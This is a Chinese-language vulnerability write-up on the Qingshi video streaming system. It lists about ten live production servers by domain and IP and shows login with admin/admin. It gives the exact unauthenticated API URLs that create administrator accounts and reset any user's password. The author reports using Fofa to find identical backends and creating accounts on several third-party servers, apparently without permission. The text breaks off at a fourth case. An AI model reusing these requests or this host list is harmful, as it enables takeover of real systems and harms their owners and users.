## 漏洞描述

安徽青柿信息科技有限公司 （青柿视频流媒体系统）

**测试报告**

1.概要

渗透时间：2022年9月6日星期二

渗透对象：安徽青柿信息科技有限公司 （青柿视频流媒体系统）

渗透资产：https://live.eliangeyun.com/login.html

http://118.25.238.32:10000/login.html

http://106.15.205.58:10000/#/

http://82.156.209.14:10000

http://129.28.48.56:10001/

http://118.195.196.13:10000

http://58.213.45.94:10000

http://117.141.176.85:10000/

http://119.91.233.95:10000

<http://120.76.74.94:10000/>


渗透工具：hackbar，火狐

漏洞：未授权即可添加账户修改密码

2.渗透过程


偶然登陆到了https://live.eliangeyun.com/#/，发现弱口令可以登陆后台，而且测试过后发现有未授权即可添加账户

# 这产品属于安徽青柿信息科技有限公司 （青柿视频流媒体系统）




案例1：<https://live.eliangeyun.com/login.html>

发现是个弱口令 admin admin即可进去





测试添加账户123后抓取到链接




当未登录时进行利用时 利用抓到的链接进行利用 发现是可以利用成功的

https://live.eliangeyun.com/api/v1/user/save?ID=&Username=11111111&Role=管理员,操作员,观众&Enable=true&\_=1662391474910





登进去一看 发现存在




修改123账户密码链接

<https://live.eliangeyun.com/api/v1/user/resetpassword?id=12&password=123&_=1662391591368>

修改11111111账户密码链接

https://live.eliangeyun.com/api/v1/user/resetpassword?id=13&password=123&\_=1662391687405

未登录情况下 只需要修改对应的id和密码即可




3.测试产品漏洞通用性

案例2：Fofa等空间绘测收集了十个一样的后台做复现

<http://118.25.238.32:10000/login.html>

添加t1账户测试

<http://118.25.238.32:10000/api/v1/user/save?ID=&Username=t1&Role=管理员,操作员,观众&Enable=true&_=1662391474910>




登录上去是利用成功




案例3：<http://106.15.205.58:10000/#/>

添加t2测试




登录发现创建成功




案例4：http://82.156.209.14:10000

